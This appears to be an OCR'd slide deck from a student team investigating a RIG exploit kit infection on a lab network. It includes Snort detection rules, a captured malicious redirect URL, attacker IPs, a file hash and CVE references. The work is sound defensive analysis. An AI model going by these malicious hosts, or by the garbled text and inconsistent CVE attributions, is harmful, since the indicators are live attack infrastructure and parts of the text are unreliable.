


# INVESTIGATION





# Team Member

**Marwan Reda**

**Abdelrhman Kamal**

**MOhamed Nabil**

**Ahmed Hamdy**

**Raghda yousef**

# Investigation Overview

## Table of Contents

- LAN Segment Overview
- Attack Details
- Transcript Analysis
- File Analysis
- Further Investigation
- Kibana Investigation
- Summary


## Key Stages


- Initial Access
- Malware Delivery
- Data Exfiltration
- Second Host Analysis
- Timeline Reconstruction
- Mitigation Strategies

# LAN Segment Details

## Network Parameters

- Range: 10.0.76.0/24
- Domain: phenomenoc.com
- Domain Controller: 10.0.76.6
- Gateway: 10.0.76.1
- Broadcast Address: 10.0.76.255





# Key Findings: Initial Access and Malware

## Initial Access

The attacker gained access to the network through a malicious website.

## Malware Deployment

A Trojan, specifically Trojan.Cryxos, was deployed to trigger flash.

## Exploit

The vulnerability in Adobe Flash (CVE-2018-4878) was exploited to download KPOT Stealer.



First and second Alert

SYSTEM WARNING

# Investigating the first alert


The screenshot shows a NetworkMiner interface with several panels:

- Top Panel:** A table of network alerts. The columns include RT, ID, Source IP, Time, Destination IP, Port, and various event details.
- Left Panel:** Configuration options for IP Resolution, Agent Status, Snort Statistics, and System Msg. It includes checkboxes for Reverse DNS and Enable External DNS, and fields for Src IP, Src Name, Dst IP, and Dst Name. A Whois Query section with radio buttons for None, Src IP, and Dst IP is also present.
- Middle Panel:** A detailed view of a captured DNS packet. It shows the alert rule:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"ET POLICY DNS Update From External net"; byte_test:1,!&,128,2; byte_test:1,!&,64,2; byte_test:1,&,32,2; byte_test:1,!&,16,2; byte_test:1,&,8,2; reference:url,doc.emergingthreats.net/2009702; classtype:policy-violation; sid:2009702: rev:5; metadata:created at 2010 07 30. updated at 2010 07 30.)
```

Below this are two tables: one for IP layer headers and one for UDP layer details.
- Bottom Panel:** A hex dump of the captured data, showing the raw bytes of the DNS packet.

First Infected Host 10.0.76.109

A brown warning sign icon with a yellow exclamation mark inside a triangle. The word "MALWARE" is written diagonally across the sign in white capital letters.

# startup point:

```
GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, /*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: letsdoitquick.site ←
DNT: 1
Connection: Keep-Alive

HTTP/1.1 302 Found ←
Server: nginx
Date: Sat, 22 Jun 2019 23:48:04 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: keep-alive
Keep-Alive: timeout=60
X-Powered-By: PHP/5.6.39
Set-Cookie: PHPSESSID=ktmf9i1a5mj5fmvrk12m1sh6a3; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie:
c7be602ad1126fe09687a00515d64f44222be738=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjoie1wi
c3RyZWFrIjMzOFwiOjE1NjEyNDcyODR9LFwiY2FtcGFpZ25zXCI6e1wiMzhcIjoxNTYxMjQ3Mjg0fSxcInRpBW
VcIjoxNTYxMjQ3Mjg0fSJ9.OyxNRYfdcrahcvKGkGhhbbiOhq5bvKisW8MnUIzEgk0; expires=Sat, 22-Jun-2019
23:48:04 GMT; Max-Age=0; path=/; domain=.letsdoitquick.site
Location: http://37.46.135.170/?
MTQwMjg3&ZqHoAiAzR&ff5sdfds=xXjQMvWUbRXQDJ3EKvPcT6NMMVHRFUCL2YedmrHZefjac1WkzrvFTF_7ozKATQSG6_
ptdfJ&ZJull=known&C1GaW=known&PETxiFG=community&sMRo=wrapped&HuUMPiKpj=heartfelt&LfBYp=critici
zed&tr1QvmsgW=wrapped&t4tsdfsg4=WDQCwhBfTcwJom9xbAw4b8futjEnVzkCb1p6H-
hGPYwNDrcSdRuVo31ykxrkkQPshg1TH4GI&QVQ1=detonator&scUJaJdNW=golfer&eaqB1V=referred&eunX=heartf
elt&lTFNSvPso=wrapped&cuxKdC=constitution&TGbNZdI=known&YAVpMLL=difference&KcBDoegecFMTU10TU1
```

redirected traffic to 37.46.135.170

# Infected Host

RT	1	seconion...	5.1861	2019-06-22 23:47:12	10.0.76.109	56860	10.0.76.6	53	17	ET POLICY DNS Update From Ex...
RT	3	seconion...	5.1862	2019-06-22 23:48:05	10.0.76.109	49204	37.46.135.170	80	6	ET CURRENT_EVENTS RIG EK ...
RT	12	seconion...	5.1863	2019-06-22 23:48:06	37.46.135.170	80	10.0.76.109	49204	6	ET CURRENT_EVENTS SunDow...
RT	12	seconion...	5.1875	2019-06-22 23:48:06	37.46.135.170	80	10.0.76.109	49204	6	ET INFO Suspicious Possible Coll...
RT	12	seconion...	5.1887	2019-06-22 23:48:06	37.46.135.170	80	10.0.76.109	49204	6	ET CURRENT_EVENTS SunDow...
RT	12	seconion...	5.1899	2019-06-22 23:48:06	37.46.135.170	80	10.0.76.109	49204	6	ET CURRENT EVENTS SunDow...

IP Resolution Agent Status Snort Statistics System Msg

Reverse DNS  Enable External DNS

Src IP:   
Src Name:   
Dst IP:   
Dst Name:

Whois Query:  None  Src IP  Dst IP

Show Packet Data Show Rule

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET CURRENT_EVENTS RIG EK URI Struct Jun 13 2017"; flow:established,to_server; urilen:>90; content:"/?"; http_uri; depth:2; content:"=x"; fast_pattern; http_uri; pcre:"/=x[HX3][^&]Q[cdM][^&]{3}[ab]R/U"; content:!Cookie|3a|"; flowbits:set,ET.RIGEKEExploit; metadata: former_category CURRENT_EVENTS; classtype:trojan-activity; sid:2024381; rev:1; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, affected_product Web_Browser_Plugins, attack_target Client_Endpoint, deployment Perimeter, tag Exploit_kit_RIG, signature_severity Major, created_at 2017_06_13, malware_family Exploit_Kit_RIG, performance_impact Low, updated_at 2017_06_13); /nsm/server_data/securityonion/rules/seconion-import-1/downloaded.rules: Line 3983
```

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
TCP	10.0.76.109	37.46.135.170	4	5	0	740	385	2	0	128	6228

Search Packet Payload  Hex  Text  NoCase

No.	Time	Source	Dest	Protocol	Len	Info
	2019-06-22 23:47:10.191542	10.0.76.109	23...	HTTP	1...	GET /ncsi.txt HTTP/1.1
	2019-06-22 23:47:10.201225	23.63.249.144	10...	HTTP	2...	HTTP/1.1 200 OK (text/plain)
+/-	2019-06-22 23:48:04.617933	10.0.76.109	91...	HTTP	3...	GET / HTTP/1.1
+/-	2019-06-22 23:48:04.916981	91.235.129.60	10...	HTTP	1...	HTTP/1.1 302 Found
+/-	2019-06-22 23:48:05.237383	10.0.76.109	37...	HTTP	7...	GET /?MTQwMjA3&ZqHoAiAZR&ff5sdfds=xX10MvWUBRX0DJ3EKvPcT6NM...

Q 37.46.135.170



Reanalyze Similar More

37.46.135.170 (37.46.128.0/21)

AS 29182 (JSC IOT)

 RU Last Analysis Date  
17 days ago

## **DETECTION DETAILS RELATIONS COMMUNITY**

**Join our Community** and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis ①

**Do you want to automate checks?**

Fortinet

! Malware

Abusix

 Clean




# REG Exploitation tactics

# Trojan payload

3190	www.bing.com
3840	37.46.135.170
3856	37.46.135.170

image/x-icon	237 bytes	favicon.ico
text/html	136 kB	?MTQwMjg3&ZqHoAiAzR&ff5sdfd
application/x-shockwave-flash	9,207 bytes	?MTg0MzEy&UOViokhlz&aposAqC



3fMTQwMjg3&ZqHo  
AiAzR&ff5sdfd=xXj  
QMvWUbRXQDJ3  
EKvPcT6NMMVHR  
FUCL2YedmrHzefja  
c1WkzrvFTF  
7ozKATQSG6  
ptdfJ&ZJull=known&  
ClGaW=known&PE  
TxIFG=community&  
sMRo=wrapped&Hu  
UMPiKpj=heartfelt&  
LIBYp=criticized&tr  
QvmgW=wrapped&t  
4tsdfsg4=WDQCwh  
BfTc

**Trojan.Cryxos**

**Adobe Flash**



ca5a37a5c3401ffcd1b7c98c3a22a921c013d1121fe33122e94dd81c382bf9b0

↑ ↓ ⓘ ⓘ Sign in Sign up



ⓘ 29/60 security vendors flagged this file as malicious

⟳ Reanalyze ⚡ Similar ↻ More ↻

ca5a37a5c3401ffcd1b7c98c3a22a921c013d1121fe33122e94dd81c382bf9b0... Size Last Analysis Date  
%3fMTQwMjg3&ZqHoAlAzR&ff5sdfds=xXjQMvWUbRXQDJ3EKvPcT6N... 133.37 KB 1 year ago

</>  
HTML

html contains-embedded-js

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 5

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Max size 650MB

Security vendors' analysis ⓘ

Do you want to automate checks?

ALYac

ⓘ JS:Trojan.Cryxos.3971

Arcabit


ⓘ JS:Trojan.Cryxos.DF83

Avast

ⓘ JS:Rig-F [Trj]

AVG

ⓘ JS:Rig-F [Trj]



# TRojan[ CVE-2016-0189 ]

**HYBRID ANALYSIS**

Sandbox Quick Scans File Collections Resources Request Info

Analysis Overview Request Report Deletion

**Submission name:** %3fMTQwMjg3&ZqHoAiAzR&ff5sfd=xDxjQMvWUbRXQDJ3EKvPcT6NMMVHRFUCL2  
YedmrHZefjac1WkzrvFTF\_7ozKATQSG6\_ptdfJ&ZJull=known&CIGaW=known&PETxiFG  
=community&sMRO=wrapped&HuUMPiKpj=heartfelt&LfBYp=criticized&trIQvmgW=w  
rapped&t4tsdfsg4=WDQCwhBfTcwJom9xbAw4b8futjEnVzkCb

**Size:** 133KiB

